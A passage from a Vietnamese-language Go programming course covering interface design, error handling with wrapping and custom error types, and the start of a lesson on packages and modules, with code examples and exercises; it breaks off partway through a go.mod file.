`sort.Interface`	`Len`, `Less`, `Swap`	Sắp xếp kiểu cũ (nay thường dùng `slices.SortFunc`)
`http.Handler`	`ServeHTTP(ResponseWriter, *Request)`	Nền tảng của mọi web server Go, kể cả Gin
`json.Marshaler` / `Unmarshaler`	`MarshalJSON`, `UnmarshalJSON`	Tùy biến mã hóa JSON
`context.Context`	`Deadline`, `Done`, `Err`, `Value`	Hủy bỏ và hạn chót (Buổi 15)
`sql.Scanner` / `driver.Valuer`	`Scan`, `Value`	Ánh xạ kiểu riêng với CSDL

Nguyên tắc thiết kế đáng giá của Go: **interface càng nhỏ càng mạnh**. `io.Reader` chỉ có *một* method mà hàng nghìn kiểu thỏa mãn, nhờ đó mọi hàm nhận `io.Reader` đều dùng được với file, mạng, chuỗi... Ví dụ dưới đây viết một hàm đếm dòng chạy với **bất kỳ nguồn dữ liệu nào**, và một "decorator" bọc `io.Writer`:

```
package main

import (
    "bufio"
    "fmt"
    "io"
    "strings"
)

// DemDong làm việc với MỌI nguồn có Read: file, chuỗi, HTTP body, gzip...
func DemDong(r io.Reader) (int, error) {
    sc := bufio.NewScanner(r)
    n := 0
    for sc.Scan() {
        n++
    }
    return n, sc.Err()
}

// upperWriter bọc một io.Writer và viết hoa mọi thứ ghi qua nó (decorator).
type upperWriter struct{ w io.Writer }

func (u upperWriter) Write(p []byte) (int, error) {
```

```
    return u.w.Write([]byte(strings.ToUpper(string(p))))
}

func main() {
    n, _ := DemDong(strings.NewReader("a\nb\nc\n"))
    fmt.Println("số dòng:", n)

    var sb strings.Builder
    fmt.Fprintf(upperWriter{&sb}, "xin chào %s", "go")
    fmt.Println(sb.String())
}
```

```
số dòng: 3
XIN CHÀO GO
```

Ở Buổi 8 bạn sẽ truyền `os.Open("file.log")` vào chính hàm `DemDong` này mà không đổi một dòng nào.

6. Hợp thành interface (interface embedding)

Interface lớn được ghép từ interface nhỏ:

```
type ReadWriter interface {
    io.Reader
    io.Writer
}

type ReadWriteCloser interface { // có sẵn trong thư viện chuẩn là io.ReadWriteCloser
    io.Reader
    io.Writer
    io.Closer
}
```

7. Thiết kế với interface: các nguyên tắc vàng

1. **"Chấp nhận interface, trả về struct" (accept interfaces, return structs).** Tham số hàm nên là interface nhỏ để linh hoạt; kiểu trả về nên là kiểu cụ thể để người dùng được hưởng đầy đủ khả năng và không bị che bớt.
2. **Định nghĩa interface ở nơi sử dụng, không phải nơi cung cấp.** Package `service` khai báo `UserRepository` chỉ chứa các method nó cần; package `postgres` cung cấp kiểu thỏa mãn mà không import `service`.
3. **Giữ interface nhỏ**, một đến ba method. Interface 10 method khó giả lập, khó thỏa mãn và thường dấu hiệu của thiết kế sai.
4. **Đừng tạo interface "phòng xa".** Hãy bắt đầu bằng kiểu cụ thể; chỉ trích xuất interface khi có từ hai cài đặt thật sự hoặc cần giả lập trong test.
5. **Không dùng con trỏ tới interface** (`*Shape`); interface đã chứa sẵn con trỏ khi cần.

7.1. Interface để tách phụ thuộc và kiểm thử

Đây là mẫu bạn sẽ dùng ở mọi dự án Gin: tầng `service` phụ thuộc vào interface `Repository`; khi chạy thật dùng cài đặt PostgreSQL, khi test dùng bản giả trong bộ nhớ.

```
package main

import (
    "errors"
    "fmt"
)
```

```go
type User struct {
    ID   int
    Name string
}

var ErrNotFound = errors.New("không tìm thấy")

// Interface đặt Ở NƠI SỬ DỤNG, chỉ chứa những gì service cần.
type UserRepository interface {
    FindByID(id int) (User, error)
}

type UserService struct {
    repo UserRepository
}

func (s UserService) TenHienThi(id int) (string, error) {
    u, err := s.repo.FindByID(id)
    if err != nil {
        return "", fmt.Errorf("lấy user %d: %w", id, err)
    }
    return "Xin chào, " + u.Name, nil
}

// Bản giả (fake) trong bộ nhớ: dùng cho test, không cần CSDL.
type memRepo map[int]User

func (m memRepo) FindByID(id int) (User, error) {
    if u, ok := m[id]; ok {
        return u, nil
    }
    return User{}, ErrNotFound
}

func main() {
    svc := UserService{repo: memRepo{1: {1, "An"}}}
    fmt.Println(svc.TenHienThi(1))
    _, err := svc.TenHienThi(2)
    fmt.Println(err, errors.Is(err, ErrNotFound))
}
```

```
Xin chào, An <nil>
lấy user 2: không tìm thấy true
```

Chú ý `UserService` hoàn toàn không biết dữ liệu đến từ đâu. Ở Buổi 22 ta sẽ thêm cài đặt PostgreSQL thật cho cùng interface này, và ở Buổi 31 viết test cho service bằng bản giả như `memRepo`.

8. So sánh giá trị interface

Hai giá trị interface bằng nhau khi **cùng kiểu động và giá trị động bằng nhau**. Nếu kiểu động *không so sánh được* (slice, map, hàm), phép `==` gây **panic lúc chạy**:

```go
var a, b any = []int{1}, []int{1}
fmt.Println(a == b) // panic: runtime error: comparing uncomparable type []int
```

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Trả về con trỏ nil cụ thể qua interface** `error`, khiến `err != nil` luôn đúng (mục 2.1).
2. **Interface quá to** (kiểu `Repository` với 20 method), buộc mọi bản giả phải cài đặt hết.
3. **Tạo interface trước khi có nhu cầu**, mỗi kiểu một interface (thói quen từ Java), làm code rườm rà.
4. **Dùng** `any` **khắp nơi** thay vì kiểu cụ thể hay generics.
5. **Type assertion không có** `ok` trên dữ liệu không đáng tin, dẫn đến panic.
6. **Quên rằng receiver con trỏ khiến** `T` **không thỏa interface** (mục 3).
7. **Đặt interface cùng package với cài đặt rồi import ngược**, tạo phụ thuộc vòng hoặc phụ thuộc không cần thiết.
8. **So sánh hai interface có thể chứa kiểu không so sánh được.**

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Interface là **điểm nối (seam)** của kiến trúc. Với ShopGo, bạn sẽ có `OrderRepository`, `PaymentGateway`, `EmailSender`, `Clock`, `IDGenerator`. Mỗi cái là một interface nhỏ đặt ở tầng nghiệp vụ. Khi chạy production, cắm cài đặt thật (PostgreSQL, Stripe, SMTP); khi test, cắm bản giả để test nhanh, ổn định, không cần mạng. Ngay cả đồng hồ cũng nên là interface (`Now() time.Time`): đó là cách kiểm thử logic phụ thuộc thời gian (hết hạn token, khuyến mãi theo ngày) mà không phải `time.Sleep` trong test. Senior review code thường hỏi: *"phụ thuộc này có đang bị khóa cứng vào kiểu cụ thể không?"*

11. Tóm tắt

Tóm tắt buổi học

- Interface = tập chữ ký method; kiểu thỏa mãn **ngầm** khi có đủ method.
- Giá trị interface = (kiểu động, giá trị động); chỉ `nil` khi cả hai rỗng. Không trả con trỏ nil cụ thể qua interface `error`.
- Method set: `T` chỉ có method receiver giá trị; `*T` có cả hai.
- `any` + type assertion (`v, ok := x.(T)`) + type switch cho dữ liệu chưa biết kiểu; đừng lạm dụng.
- Học thuộc các interface nhỏ của thư viện chuẩn: `error`, `Stringer`, `Reader`, `Writer`, `Handler`.
- Thiết kế: interface nhỏ, định nghĩa ở nơi dùng, chấp nhận interface trả về struct; dùng cho tách phụ thuộc và test.

12. Bài tập

1. **[Cơ bản]** Định nghĩa interface `Notifier` với method `Send(to, msg string) error`. Viết hai cài đặt: `EmailNotifier` và `SMSNotifier` (chỉ in ra màn hình). Viết hàm `ThongBaoTatCa(ns []Notifier, ...)`.
2. **[Cơ bản]** Thêm `Triangle` vào ví dụ `Shape` ở mục 1.1 mà không sửa hàm `tongDienTich`. Cài `String()` cho từng hình để `fmt.Println(shape)` in mô tả đẹp.

3. **[Cơ bản]** Dự đoán rồi kiểm tra: kiểu nào trong `Circle`, `*Circle` thỏa `Shape` nếu method `Area` dùng receiver con trỏ? Đọc kỹ thông báo lỗi.
4. **[Trung bình]** Viết hàm `Sao chép(dst io.Writer, src io.Reader)` (tự cài, không dùng `io.Copy`) đọc từng khối 4 KB. Thử với `strings.NewReader` và `os.Stdout`.
5. **[Trung bình]** Cài `sort.Interface` cho `type ByDiem []SinhVien` rồi dùng `sort.Sort`. Sau đó làm lại bằng `slices.SortFunc`. So sánh hai cách.
6. **[Trung bình]** Viết kiểu `CountingWriter` bọc một `io.Writer` và đếm tổng số byte đã ghi qua nó (có method `Count() int64`). Dùng nó với `fmt.Fprintf`.
7. **[Nâng cao]** Viết `type Clock interface { Now() time.Time }` với `RealClock` và `FakeClock` (cho phép đặt thời gian). Viết hàm `LaHetHan(c Clock, hanChot time.Time) bool` và test bằng `FakeClock` mà không dùng `time.Sleep`.
8. **[Nâng cao]** Viết bộ **logger đa đích**: `MultiWriter` nhận nhiều `io.Writer`, ghi vào tất cả. So sánh với `io.MultiWriter` của thư viện chuẩn.
9. **[Thử thách]** Thiết kế mini-framework "plugin xử lý đơn hàng": interface `Rule { Apply(o *Order) error }`; các luật `FreeShipRule`, `CouponRule`, `StockRule`; một `Pipeline` chạy tuần tự các luật và dừng ở lỗi đầu tiên. Cho `Pipeline` cũng thỏa `Rule` (composite pattern). Viết test cho từng luật dùng bản giả.

Buổi 7 — Xử lý lỗi (error handling)

Thông tin buổi học

Thời lượng: 4 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 3, 5, 6

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích triết lý "lỗi là giá trị" của Go và vì sao Go không có `try/catch`.
- Tạo, bọc (wrap) và kiểm tra lỗi bằng `errors.New`, `fmt.Errorf("%w")`, `errors.Is`, `errors.As`, `errors.Join`.
- Thiết kế **sentinel error** và **custom error type** đúng lúc.
- Quyết định lỗi nào xử lý ở đâu, ghi log ở đâu, trả cho client điều gì.
- Viết xử lý lỗi sạch trong kiến trúc nhiều tầng (repository → service → handler).

Xử lý lỗi là phần chiếm nhiều dòng code nhất trong một dịch vụ backend thật, và là nơi phân biệt rõ nhất code nghiệp dư với code chuyên nghiệp. Hãy học buổi này thật kỹ.

1. Triết lý: lỗi là giá trị

Go không có ngoại lệ (exception). Hàm nào có thể thất bại sẽ **trả về một giá trị** `error` như mọi giá trị khác; người gọi **bắt buộc nhìn thấy nó** và quyết định phải làm gì. Lý do thiết kế:

- Luồng điều khiển **tường minh**: nhìn code là thấy chỗ nào có thể lỗi, không có "bay ra khỏi hàm" ngầm như `throw`.
- Lỗi được xử lý **gần nơi xảy ra**, khi vẫn còn đủ ngữ cảnh để quyết định.
- Lỗi là giá trị bình thường: có thể lưu, so sánh, gom, truyền qua channel, bọc thêm thông tin.

error

`error` là một interface có sẵn của ngôn ngữ, chỉ một method: `type error interface { Error() string }`. Giá trị `nil` nghĩa là *không có lỗi*.

Cái giá phải trả là sự **dài dòng**: `if err != nil { return err }` lặp đi lặp lại. Cộng đồng Go chấp nhận điều này vì đổi lại, mỗi nhánh lỗi đều hiển thị và được suy nghĩ có chủ đích.

2. Tạo lỗi và mẫu xử lý cơ bản

```go
err := errors.New("không đủ tồn kho")                    // lỗi tĩnh
err := fmt.Errorf("sản phẩm %d hết hàng", id)            // lỗi có định dạng

f, err := os.Open(path)
if err != nil {
    return fmt.Errorf("mở cấu hình %s: %w", path, err)   // trả về + bổ sung ngữ cảnh
}
defer f.Close()
```

Ba lựa chọn khi nhận được một lỗi:

1. **Trả về cho nơi gọi** (kèm ngữ cảnh), cách phổ biến nhất.
2. **Xử lý tại chỗ**: thử lại, dùng giá trị mặc định, chuyển sang phương án dự phòng.
3. **Dừng chương trình** (chỉ ở `main` hoặc lỗi khởi động không thể tiếp tục).

> **Quy tắc "chỉ xử lý lỗi một lần"**
> Một lỗi hoặc được **trả về**, hoặc được **ghi log rồi nuốt**, không bao giờ cả hai. Nếu hàm nào cũng vừa log vừa return, bạn sẽ thấy cùng một lỗi lặp 5 lần trong log và không biết đâu là nguồn. Hãy ghi log **một lần ở tầng ngoài cùng** (handler, hàm `main`, worker loop), nơi quyết định "chuyện này kết thúc ở đây".

3. Bọc lỗi (wrapping) và kiểm tra lỗi

Khi lỗi đi ngược từ tầng sâu lên tầng ngoài, mỗi tầng nên **thêm ngữ cảnh** của mình mà **không làm mất lỗi gốc**. Động từ `%w` trong `fmt.Errorf` làm điều đó: nó tạo ra một lỗi mới chứa lỗi gốc (xâu chuỗi lỗi, *error chain*).

Để kiểm tra, Go cung cấp:

Hàm	Làm gì	Dùng khi
`errors.Is(err, target)`	Duyệt chuỗi lỗi, có phần tử nào **bằng** `target` không	So với lỗi định sẵn (sentinel), ví dụ `os.ErrNotExist`
`errors.As(err, &x)`	Duyệt chuỗi lỗi, có phần tử nào **thuộc kiểu** của `x` không, nếu có thì gán vào `x`	Lấy thông tin chi tiết từ lỗi có kiểu riêng
`errors.AsType[T](err)`	Bản generic của `As`, trả về `(T, bool)`	Gọn hơn `As`, từ **Go 1.26**
`errors.Unwrap(err)`	Lấy một lớp lỗi bên trong	Hiếm khi dùng trực tiếp
`errors.Join(errs...)`	Gom nhiều lỗi thành một (nil nếu tất cả nil)	Validate nhiều trường, dọn dẹp nhiều tài nguyên

```go
package main

import (
    "errors"
    "fmt"
    "math"
    "os"
    "strconv"
)

var ErrNegative = errors.New("số âm không hợp lệ")

func CanBacHai(s string) (float64, error) {
    n, err := strconv.ParseFloat(s, 64)
    if err != nil {
        return 0, fmt.Errorf("đọc số %q: %w", s, err)
    }
    if n < 0 {
        return 0, fmt.Errorf("tính căn của %v: %w", n, ErrNegative)
    }
    return math.Sqrt(n), nil
}

func main() {
    for _, in := range []string{"16", "-4", "abc"} {
        v, err := CanBacHai(in)
        switch {
```

```
        case err == nil:
            fmt.Println("kết quả:", v)
        case errors.Is(err, ErrNegative): // so sánh với lỗi định sẵn
            fmt.Println("lỗi nghiệp vụ:", err)
        default:
            var ne *strconv.NumError
            if errors.As(err, &ne) { // lấy lỗi theo kiểu để đọc chi tiết
                fmt.Printf("lỗi cú pháp: hàm=%s, vào=%q, nguyên nhân=%v\n",
                    ne.Func, ne.Num, ne.Err)
            } else {
                fmt.Println("lỗi khác:", err)
            }
        }
    }

    _, err := os.Open("khong-ton-tai.txt")
    // nhận ra lỗi "không tồn tại" dù được bọc bao nhiêu lớp
    fmt.Println(errors.Is(err, os.ErrNotExist))
    var pe *os.PathError
    if errors.As(err, &pe) {
        fmt.Println("op:", pe.Op, "path:", pe.Path)
    }
}
```

```
kết quả: 4
lỗi nghiệp vụ: tính căn của -4: số âm không hợp lệ
lỗi cú pháp: hàm=ParseFloat, vào="abc", nguyên nhân=invalid syntax
true
op: open path: khong-ton-tai.txt
```

Đừng so sánh lỗi bằng == hoặc bằng chuỗi

`err == ErrNotFound` chỉ đúng khi lỗi **chưa bị bọc**. Sau khi ai đó thêm ngữ cảnh bằng `%w`, phép so sánh trượt. Luôn dùng `errors.Is`. Càng không nên so sánh `err.Error() == "..."` hay `strings.Contains(err.Error(), ...)`: nội dung thông báo có thể thay đổi bất cứ lúc nào.

%w hay %v?

`%w` giữ lỗi gốc trong chuỗi, nghĩa là bạn **công bố** lỗi gốc như một phần API: người dùng package có thể `errors.Is` với nó. Nếu muốn che giấu chi tiết cài đặt (ví dụ không muốn lộ `sql.ErrNoRows` ra ngoài tầng repository), hãy dùng `%v` để chỉ nối chữ, hoặc tự bọc bằng lỗi của tầng mình. Từ Go 1.20, một `Errorf` có thể chứa nhiều `%w` để bọc nhiều lỗi cùng lúc.

4. Sentinel error và custom error type

4.1. Sentinel error: lỗi định sẵn

Khai báo lỗi dùng chung ở cấp package, tên bắt đầu bằng `Err`, để người gọi so sánh bằng `errors.Is`:

```
var (
    ErrNotFound     = errors.New("không tìm thấy")
    ErrOutOfStock   = errors.New("hết hàng")
    ErrUnauthorized = errors.New("chưa xác thực")
)
```

Thích hợp khi **chỉ cần biết *loại* lỗi** mà không cần chi tiết đi kèm. Các lỗi này là một phần API công khai của package: đặt tên cẩn thận vì đổi tên sau này sẽ phá code người dùng.

4.2. Custom error type: lỗi mang dữ liệu

Khi người gọi cần **thông tin chi tiết** (trường nào sai, mã lỗi, có thử lại được không), định nghĩa một kiểu implement `error`:

```go
package main

import (
    "errors"
    "fmt"
)

// ValidationError là lỗi có cấu trúc: client biết chính xác trường nào sai.
type ValidationError struct {
    Field   string
    Message string
}

func (e *ValidationError) Error() string {
    return fmt.Sprintf("trường %q không hợp lệ: %s", e.Field, e.Message)
}

type User struct {
    Name  string
    Email string
    Age   int
}

func Validate(u User) error {
    var errs []error
    if u.Name == "" {
        errs = append(errs, &ValidationError{"name", "bắt buộc"})
    }
    if u.Age < 18 {
        errs = append(errs, &ValidationError{"age", "phải từ 18 tuổi"})
    }
    return errors.Join(errs...) // nil nếu errs rỗng
}

func main() {
    err := Validate(User{Age: 15})
    fmt.Println(err)

    if ve, ok := errors.AsType[*ValidationError](err); ok { // Go 1.26+; trước đó dùng errors.As
        fmt.Println("lỗi đầu tiên ở trường:", ve.Field)
    }
    fmt.Println(Validate(User{Name: "An", Age: 20}) == nil)
}
```

```
trường "name" không hợp lệ: bắt buộc
trường "age" không hợp lệ: phải từ 18 tuổi
lỗi đầu tiên ở trường: name
true
```

Một số điều cần chú ý khi viết custom error:

- Thường nhận **receiver con trỏ** và trả về `*MyError`; `errors.As` phải nhận con trỏ tới đúng kiểu đó (`var ve *ValidationError; errors.As(err, &ve)`).
- Nếu kiểu bọc một lỗi khác, thêm method `Unwrap() error` để `Is/As` đi xuyên qua.
- Có thể thêm method `Is(target error) bool` để tùy biến cách so sánh. Hiếm khi cần.
- **Đừng trả về con trỏ nil cụ thể qua** `error` (xem bẫy ở Buổi 6).

4.3. Chọn loại nào?

Cách	Khi nào	Ví dụ
Lỗi `errors.New` tại chỗ (không export)	Lỗi chỉ để in ra, không ai cần phân biệt	`errors.New("cấu hình trống")`
Sentinel (`ErrXxx`)	Người gọi cần rẽ nhánh theo **loại** lỗi	`ErrNotFound`, `io.EOF`
Custom type	Người gọi cần **dữ liệu** trong lỗi	`*ValidationError`, `*os.PathError`

5. Xử lý lỗi theo tầng kiến trúc

Trong ứng dụng nhiều tầng, mỗi tầng có một vai trò khác nhau với lỗi:

```
  Handler (HTTP)  ->  Service (nghiệp vụ)  ->  Repository (dữ liệu)
        ^                     ^                        |
        |                     |                        |
   chuyển lỗi          thêm ngữ cảnh,          bọc lỗi của driver
   thành mã HTTP       quyết định nghiệp vụ    thành lỗi miền (ErrNotFound...)
   + ghi log 1 lần     (retry, fallback)
```

```go
package main

import (
    "errors"
    "fmt"
    "net/http"
)

var (
    ErrNotFound     = errors.New("không tìm thấy")
    ErrConflict     = errors.New("xung đột dữ liệu")
    ErrUnauthorized = errors.New("chưa xác thực")
)

// repository: bọc lỗi tầng dữ liệu thành lỗi của miền nghiệp vụ.
func findUser(id int) error {
    if id != 1 {
        return fmt.Errorf("user id=%d: %w", id, ErrNotFound)
    }
    return nil
}

// service: thêm ngữ cảnh nghiệp vụ.
func getProfile(id int) error {
    if err := findUser(id); err != nil {
        return fmt.Errorf("lấy hồ sơ: %w", err)
    }
    return nil
}

// handler (tầng ngoài cùng): ánh xạ lỗi sang mã HTTP.
func statusFor(err error) int {
    switch {
    case err == nil:
        return http.StatusOK
    case errors.Is(err, ErrNotFound):
        return http.StatusNotFound
    case errors.Is(err, ErrConflict):
        return http.StatusConflict
    case errors.Is(err, ErrUnauthorized):
        return http.StatusUnauthorized
    default:
        return http.StatusInternalServerError
```

```
    }
}

func main() {
    for _, id := range []int{1, 7} {
        err := getProfile(id)
        fmt.Println(id, statusFor(err), err)
    }
}
```

```
1 200 <nil>
7 404 lấy hồ sơ: user id=7: không tìm thấy
```

Đây chính là khung xử lý lỗi mà ShopGo sẽ dùng: repository chuyển `sql.ErrNoRows` thành `ErrNotFound`; service thêm ngữ cảnh; middleware/handler của Gin ánh xạ lỗi sang mã HTTP và định dạng JSON thống nhất (Buổi 25).

> **Hai đối tượng đọc lỗi: máy và người**
>
> - **Người vận hành** đọc log: cần ngữ cảnh đầy đủ (`lấy hồ sơ: user id=7: không tìm thấy`) để lần ra nguyên nhân.
> - **Client của API** nhận thông báo **an toàn và ổn định**: một **mã lỗi** dạng máy đọc (`USER_NOT_FOUND`) cộng thông điệp thân thiện. Tuyệt đối **không trả về** `err.Error()` **thô** của lỗi nội bộ (có thể lộ cấu trúc bảng, câu SQL, đường dẫn máy chủ). Lỗi 500 chỉ nên trả "lỗi hệ thống" kèm *request ID* để người dùng báo lại và bạn tra log.

6. Một số thành ngữ quan trọng

6.1. Lỗi khi đóng tài nguyên

`defer f.Close()` bỏ qua lỗi trả về. Với tệp **ghi**, lỗi `Close` có thể là lỗi mất dữ liệu (đĩa đầy, flush thất bại), nên không được bỏ qua:

```
func ghiFile(name string, data []byte) (err error) {
    f, err := os.Create(name)
    if err != nil {
        return err
    }
    defer func() {
        if cerr := f.Close(); cerr != nil && err == nil {
            err = cerr // chỉ ghi đè nếu chưa có lỗi nào trước đó
        }
    }()
    _, err = f.Write(data)
    return err
}
```

Với tệp chỉ **đọc**, `defer f.Close()` là đủ.

6.2. Không bỏ qua lỗi âm thầm

`result, _ := doSomething()` bỏ lỗi mà không suy nghĩ là nguồn bug khó tìm. Nếu thật sự cố ý, hãy ghi chú lý do. Linter `errcheck` (có trong golangci-lint) sẽ bắt những chỗ bạn quên.

6.3. Lỗi trong goroutine

Một goroutine không thể "return lỗi" cho nơi đã khởi động nó. Bạn phải chủ động chuyển lỗi qua channel hoặc dùng `errgroup` (Buổi 15). Bỏ sót điều này là nguồn lỗi bị nuốt phổ biến ở code đồng thời.

6.4. Dấu vết ngăn xếp (stack trace)

Lỗi của Go **không tự mang stack trace**. Thay vào đó, hãy bọc ngữ cảnh có ý nghĩa ở mỗi tầng (cách này cho thông báo dễ đọc hơn nhiều so với stack trace dài). Stack trace chỉ thật sự cần ở `panic` (đã được in tự động) và có thể bổ sung bằng `runtime/debug.Stack()` hay thư viện log có hỗ trợ khi cần.

6.5. Quy ước thông điệp lỗi

- Viết **chữ thường đầu câu, không dấu chấm cuối**, vì lỗi thường được nối vào sau ngữ cảnh: `lấy hồ sơ: user id=7: không tìm thấy`.
- Mô tả **việc đang làm** ("mở cấu hình"), không lặp từ "lỗi" hay "failed" ở mỗi tầng.
- Đừng nhét thông tin nhạy cảm (mật khẩu, token, toàn bộ số thẻ) vào thông điệp lỗi, vì lỗi sẽ đi vào log.

7. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Log rồi return cùng một lỗi** ở nhiều tầng, log bị nhân bản.
2. `err == ErrXxx` thay vì `errors.Is`.
3. **Dùng `%v` thay `%w`** khi muốn người gọi kiểm tra được lỗi gốc, hoặc ngược lại làm lộ chi tiết nội bộ.
4. **Trả `err.Error()` thô cho client.**
5. **Bỏ qua lỗi với `_`** hoặc quên kiểm tra lỗi sau lời gọi.
6. **Dùng `panic` thay cho `error`** với lỗi nghiệp vụ.
7. **Trả về con trỏ lỗi nil cụ thể** qua interface `error`.
8. **Chuỗi `if err != nil` quá lồng nhau** thay vì return sớm.
9. **Thông điệp lỗi không có ngữ cảnh** (`return err` ở mọi tầng) khiến log chỉ ghi `EOF` mà không biết ở đâu.

8. Góc nhìn thực chiến

Góc nhìn thực chiến

Ở các dịch vụ lớn, nhóm thường thống nhất một **bộ lỗi miền** (`ErrNotFound`, `ErrConflict`, `ErrInvalidInput`, `ErrPermissionDenied`, `ErrUnavailable`...), gần như tương ứng với mã trạng thái HTTP/gRPC. Mọi tầng dùng chung bộ này, và **một middleware duy nhất** chuyển lỗi sang HTTP. Cách này cho phép đổi từ REST sang gRPC mà không phải viết lại logic xử lý lỗi. Khi review code Go, hãy tập hỏi ba câu: *lỗi này được bọc ngữ cảnh chưa? ai là nơi duy nhất ghi log nó? client sẽ nhìn thấy gì?*

9. Tóm tắt

Tóm tắt buổi học

- Lỗi là giá trị kiểu `error`; trả về và kiểm tra tường minh.
- Bọc lỗi bằng `fmt.Errorf("ngữ cảnh: %w", err)`; kiểm tra bằng `errors.Is` (loại) và `errors.As`/`errors.AsType` (kiểu có dữ liệu); gom lỗi bằng `errors.Join`.
- Sentinel error cho loại lỗi, custom type cho lỗi mang dữ liệu.
- Chỉ xử lý (log) một lần ở tầng ngoài cùng; các tầng trong chỉ thêm ngữ cảnh và trả về.
- Không lộ lỗi nội bộ cho client; có mã lỗi ổn định và request ID.
- Không nuốt lỗi, không dùng `panic` cho lỗi nghiệp vụ.

10. Bài tập

1. **[Cơ bản]** Viết hàm `Chia(a, b int) (int, error)` trả về `ErrChiaCho0` (sentinel) khi `b == 0`. Gọi và dùng `errors.Is` để xử lý.
2. **[Cơ bản]** Viết hàm đọc một số nguyên từ chuỗi bằng `strconv.Atoi`; phân biệt hai trường hợp lỗi (cú pháp sai và vượt phạm vi) bằng `errors.Is(err, strconv.ErrSyntax)` và `strconv.ErrRange`.
3. **[Cơ bản]** Tạo chuỗi lỗi 3 tầng bằng `%w` rồi in từng lớp bằng vòng lặp với `errors.Unwrap` đến khi hết.
4. **[Trung bình]** Cài `type InsufficientFundsError struct { Need, Have Money }` có `Error()`; dùng trong `Account.Withdraw` (Buổi 5). Ở `main`, dùng `errors.As` để in số tiền còn thiếu.
5. **[Trung bình]** Viết hàm `DocCauHinh(path string) (Config, error)` đọc tệp JSON: phân biệt rõ lỗi *không có tệp* (`os.ErrNotExist`, trả về cấu hình mặc định), *tệp hỏng* (lỗi JSON, bọc kèm tên tệp) và *quyền truy cập*. Mỗi trường hợp xử lý khác nhau ở `main`.
6. **[Trung bình]** Viết `ValidateOrder(o Order) error` kiểm tra nhiều quy tắc (khách hàng, danh sách món không rỗng, số lượng dương, tổng tiền) và gom tất cả vào `errors.Join`. In toàn bộ lỗi, rồi dùng `errors.As` để duyệt và tìm lỗi của trường `quantity`.
7. **[Nâng cao]** Viết hàm `ChayVoiRetry(ctx, soLan, f)` chỉ thử lại khi lỗi là loại *tạm thời*: định nghĩa interface `Temporary() bool` (như `net.Error`) và kiểm tra bằng `errors.As`. Không retry lỗi vĩnh viễn (`ErrInvalidInput`).
8. **[Nâng cao]** Viết hàm ánh xạ lỗi miền sang JSON phản hồi: `{"code":"USER_NOT_FOUND","message":"...","request_id":"..."}` kèm mã HTTP phù hợp. Đảm bảo lỗi lạ trả 500 với thông điệp chung và không lộ chi tiết.
9. **[Thử thách]** Viết `type MultiError` tự cài (có `Unwrap() []error`) và so sánh với `errors.Join`. Kiểm tra `errors.Is` hoạt động xuyên qua nó. Sau đó viết test table-driven (xem Buổi 11) cho cả ba hàm `Is`, `As`, `Join` với dữ liệu của bạn.

Buổi 8 — Package, module và thư viện chuẩn (phần 1)

Thông tin buổi học

Thời lượng: 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 1–7

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Tổ chức code thành nhiều package, hiểu quy tắc import, xuất khẩu và thứ tự khởi tạo (`init`).
- Quản lý phụ thuộc bằng Go modules: `go.mod`, `go.sum`, phiên bản, `replace`, workspace.
- Chọn cấu trúc thư mục hợp lý cho một dịch vụ backend (`cmd/`, `internal/`).
- Dùng thành thạo các gói chuẩn: `strings`, `strconv`, `time`, `os`, `io`, `bufio`, `path/filepath`.
- Xử lý thời gian và múi giờ đúng chuẩn production.

1. Package

Package

Package là đơn vị tổ chức, biên dịch và đóng gói của Go: **tất cả tệp `.go` trong cùng một thư mục thuộc cùng một package** và chia sẻ mọi định danh (kể cả viết thường) với nhau. Package là ranh giới của việc xuất khẩu (public/private).

Các quy tắc cần nhớ:

- Mỗi tệp bắt đầu bằng `package tên`. Tên package là **chữ thường, ngắn, một từ**, thường trùng tên thư mục (`package cart` trong thư mục `cart/`). Ngoại lệ duy nhất là `package main`, tạo ra chương trình chạy được.
- Tên **viết hoa chữ đầu** thì xuất khẩu, dùng được từ package khác: `cart.New()`, `money.Money`.
- Gọi từ ngoài luôn kèm tên package (`strings.ToUpper`), nên **tên package là một phần của tên hàm**. Vì vậy đừng lặp: `cart.New()` chứ không `cart.NewCart()`; `http.Client` chứ không `http.HTTPClient`.
- **Cấm import vòng (circular import)**: package A import B thì B không được (trực tiếp hay gián tiếp) import A. Đây là ràng buộc *tốt*: nó buộc bạn thiết kế phụ thuộc theo một chiều từ ngoài vào trong.

1.1. Cú pháp import

```
import (
    "fmt"                              // thư viện chuẩn
    "net/http"

    "github.com/gin-gonic/gin"         // thư viện ngoài (nhóm riêng, cách một dòng)

    "github.com/you/shopgo/internal/cart" // package của chính dự án

    str "strings"                      // alias: đổi tên khi trùng tên hoặc quá dài
    _ "github.com/lib/pq"              // blank import: chỉ để chạy init() (đăng ký driver)
)
```

`goimports` (editor chạy tự động khi lưu) sắp xếp và nhóm import theo quy ước trên. Hạn chế `import . "pkg"` (dot import) vì làm mất ngữ cảnh tên.

1.2. Thứ tự khởi tạo và hàm init

Khi chương trình khởi động, Go khởi tạo theo thứ tự: các package được import (đệ quy, theo phụ thuộc) → biến cấp package (theo thứ tự phụ thuộc) → các hàm `init()` (có thể có nhiều hàm `init`, kể cả nhiều trong một tệp) → `main()`.

```go
package main

import "fmt"

var a = initA()

func initA() int {
    fmt.Println("1. khởi tạo biến cấp package a")
    return 1
}

func init() { fmt.Println("2. init() thứ nhất") }
func init() { fmt.Println("3. init() thứ hai") }

func main() { fmt.Println("4. main") }
```

```
1. khởi tạo biến cấp package a
2. init() thứ nhất
3. init() thứ hai
4. main
```

Hạn chế dùng init()

`init()` chạy ngầm, không nhận tham số, không trả lỗi, không kiểm soát được thứ tự giữa các package độc lập, và khó test. Dùng nó chỉ để **đăng ký** (driver CSDL, decoder ảnh). Việc khởi tạo thật (đọc cấu hình, mở kết nối) nên đặt trong hàm tường minh (`NewXxx`) được gọi từ `main`.

2. Module và quản lý phụ thuộc

Module

Module là **tập hợp các package được phát hành cùng nhau**, nằm dưới một thư mục có tệp `go.mod` ở gốc. Module có đường dẫn định danh (module path) và phiên bản. Một kho Git thường là một module.

2.1. Tệp go.mod và go.sum

```
module github.com/you/shopgo

go 1.27.1

require (
    github.com/gin-gonic/gin v1.12.0
    github.com/jackc/pgx/v5 v5.7.2
)

require (
